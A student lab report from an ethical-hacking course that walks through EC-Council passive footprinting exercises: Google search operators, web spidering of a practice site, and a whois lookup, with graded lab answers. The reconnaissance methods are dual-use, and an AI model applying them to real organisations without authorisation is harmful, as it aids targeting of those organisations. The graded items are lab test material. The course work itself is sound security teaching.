VISVESVARAYA TECHNOLOGICAL UNIVERSITY

"JnanaSangama", Belgaum -590014, Karnataka.

LAB REPORT
on

Ethical Hacking

Submitted by

Rajdeep Bandyopadhaya (1BM22IC045)

in partial fulfillment for the award of the degree of
BACHELOR OF ENGINEERING
in
COMPUTER SCIENCE AND ENGINEERING(IoT and Cybersecurity including Blockchain)

B.M.S. COLLEGE OF ENGINEERING
(Autonomous Institution under VTU)
BENGALURU-560019
March-2025 to June-2025

Edit with WPS Office

B. M. S. College of Engineering,

Bull Temple Road, Bangalore 560019

(Affiliated To Visvesvaraya Technological University, Belgaum)

Department of Computer Science and Engineering(IoT and Cybersecurity including Blockchain)

CERTIFICATE

This is to certify that the Lab work entitled "Ethical Hacking" carried out by **Rajdeep Bandyopadhaya (1BM22IC045),** who is a bonafide student of **B. M. S. College of Engineering.** It is in partial fulfillment for the award of **Bachelor of Engineering in Computer Science and Engineering(IoT and Cybersecurity including Blockchain)** of the Visvesvaraya Technological University, Belgaum during the year 2025. The Lab report has been approved as it satisfies the academic requirements in respect of a **Ethical Hacking (23IC6PCEHG)** work prescribed for the said degree.

Krupa K S
Assistant Professor
Department of CSE(ICB)
BMSCE, Bengaluru

Dr. Prasad G R
Professor and Head
Department of CSE(ICB)
BMSCE, Bengaluru

Edit with WPS Office

Index Sheet


Edit with WPS Office

Ethical Hacking Report – 01 (Date: 22-03-2025)

Ethical Hacking Fundamentals

EC-Council Lab Assignment: Module 2


Perform passive footprinting to gather information about a target

Ethical hackers or pen testers use numerous tools and techniques to collect information about the target. Here we learned various footprinting techniques include:

1. Gather information using advanced google hacking technique

1.1. First select the Windows 10 machine and press **Ctrl+Alt+Delete** (or use the button in the Resources pane or Commands menu).

1.2. Click **Pa$$w0rd** to paste it in the Password field and press **Enter** to log in.




1.3. If the **Welcome to Windows** wizard appears, click **Continue**, then click **Cancel** in the **Sign in with Microsoft** wizard.

1.4. On the **Networks** screen, click **Yes** to allow network discovery.

1.5. Open **Mozilla Firefox**, type https://www.google.com in the address bar, and press **Enter**.

Edit with WPS Office




1.6. If a **Default Browser** pop-up appears, uncheck the checkbox and click **Not now**.

1.7. If a **Content Blocking** pop-up appears, click **Got it**.

1.8. If a **notification** appears at the top, click **Okay, Got it**, then click **I agree** in the Google Search wizard.


1.9. When Google search appears, dismiss any pop-ups by clicking **No, thanks**.

1.10. Use filter **intitle:hacking site:www.eccouncil.org** in a search command The query will show results only from the **EC-Council** website where the word **"hacking"** appears in the title.



Edit with WPS Office

1.11. Use the filter **EC-Council filetype:pdf** is a search command.The query will show PDF files related to **EC-Council** in the search results.




1.12. Now, click on any link from the results

This will appear displaying the PDF file, as shown in the screenshot.

Edit with WPS Office


1.13. In the search bar, type the command **allinurl: ethical hacking** and press **Enter** to search your results containing the word specified in the URL.



The page displays only pages containing the words “ethical” and “hacking” in the URL, as shown in the screenshot.

1.14. Now go back and filter **related:www.eccouncil.org** is a search command used in search engines.
The query will show websites that are similar or related to **EC-Council's** website.

Edit with WPS Office



17. Apart from the aforementioned advanced Google operators, you can also use the following to perform an advanced search to gather more information about the target organization from publicly available sources.
    - cache: This operator allows you to view cached version of the web page. [cache:www.google.com]- Query returns the cached version of the website www.google.com
    - inurl: This operator restricts the results to pages containing the word specified in the URL [inurl: copy site:www.google.com]—Query returns only pages in Google site in which the URL has the word "copy"
    - allintitle: This operator restricts results to pages containing all the query terms specified in the title. [allintitle: detect malware]—Query returns only pages containing the words "detect" and "malware" in the title
    - inanchor: This operator restricts results to pages containing the query terms specified in the anchor text on links to the page. [Anti-virus inanchor:Norton]—Query returns only pages with anchor text on links to the pages containing the word "Norton" and the page containing the word "Anti-virus"
    - allinanchor: This operator restricts results to pages containing all query terms specified in the anchor text on links to the page. [allinanchor: best cloud service provider]—Query returns only pages in which the anchor text on links to the pages contain the words "best," "cloud," "service," and "provider"
    - link: This operator searches websites or pages that contain links to the specified website or page. [link:www.googleguide.com]—Finds pages that point to Google Guide's home page
    - info: This operator finds information for the specified web page. [info:gothotel.com]—Query provides information about the national hotel directory GotHotel.com home page
    - location: This operator finds information for a specific location. [location: 4 seasons restaurant]—Query give you results based around the term 4 seasons restaurant
18. This concludes the demonstration of gathering information using advanced Google hacking techniques. You can conduct a series of queries on your own by using these advanced Google operators and gather the relevant information about the target organization.
19. Close all open windows and document all the acquired information.

Question 2.1.1.1

Use an advanced Google hacking technique to find PDF files on the www.eccouncil.org website. Enter the complete URL of the Cyber-Handbook-Enterprise-2.pdf file.

https://www.eccouncil.org/wp-conte

Score

✓ Correct


Edit with WPS Office

2. Extract a company's data using Web Data Extractor


Web data extraction gathers information from a company's website, including contact details, URLs, and meta tags. Tools like **Web Data Extractor** use web spiders to automate data collection for ethical hacking.

2.1. Follow the wizard steps to install Web Data Extractor Pro and click **Finish**.

2.2. After installation, launch **Web Data Extractor Pro** from **Desktop**.




2.3. Lunch The **Web Data Extractor Pro** main window appears. Click **new session** to start a new session.



Edit with WPS Office

The **Session** window appears; type a URL (here, **https://www.certifiedhacker.com**) in the **Start URL** field. Check all the options, as shown in the screenshot and Click **Start** to initiate the data extraction.

2.4. Now click on **Results** tab to view the collected information about the website.



- Select the **Meta tag** tab to view details like URL, Title, Keywords, and Description.
- Select the **Email** tab to see email-related information.
- Select the **Phone** tab to check phone details.
- Explore the **Fax, Link, and Domain** tabs for more information.

2.5. This completes the demonstration of **Web Data Extractor Pro** for extracting company data.

Question 2.1.2.1

In the Windows 10 machine, use Web Data Extractor Pro web spidering tool located at D:\EHE-Tools\EHE Module 02 Ethical Hacking Fundamentals\Web Spiders\Web Data Extractor to gather the target company's data. Enter the target website that was used in this task to gather information.

https://www.certifiedhacker.com

Score


Correct

Edit with WPS Office

3. Perform whois lookup using DomainTools


Whois is a protocol used to query databases storing details of domain owners and IP addresses. It operates on port 43 (TCP) and is managed by Regional Internet Registries (RIRs). Whois databases provide information such as owner details, creation & expiration dates. DomainTools can be used to perform a Whois lookup to gather target information.


3.1. On the **Windows 10** machine, open a web browser (**Mozilla Firefox**). In the address bar, enter http://whois.domaintools.com and press **Enter** to open the **Whois Lookup** website



3.2. **Enter a domain or IP address...** search bar, type **www.certifiedhacker.com** and click **Search**.

Edit with WPS Office





This concludes the demonstration of gathering target organization information using Whois lookup on DomainTools.

Edit with WPS Office

Question 2.1.3.1

Perform Whois Lookup using DomainTools (http://whois.domaintools.com) and find the Registrant Postal Code of www.certifiedhacker.com website.

32256

Score


Correct

2. Perform network scanning to identify live hosts, open ports and services and target OS in the network

○ Perform network tracerouteing in Windows and Linux machines

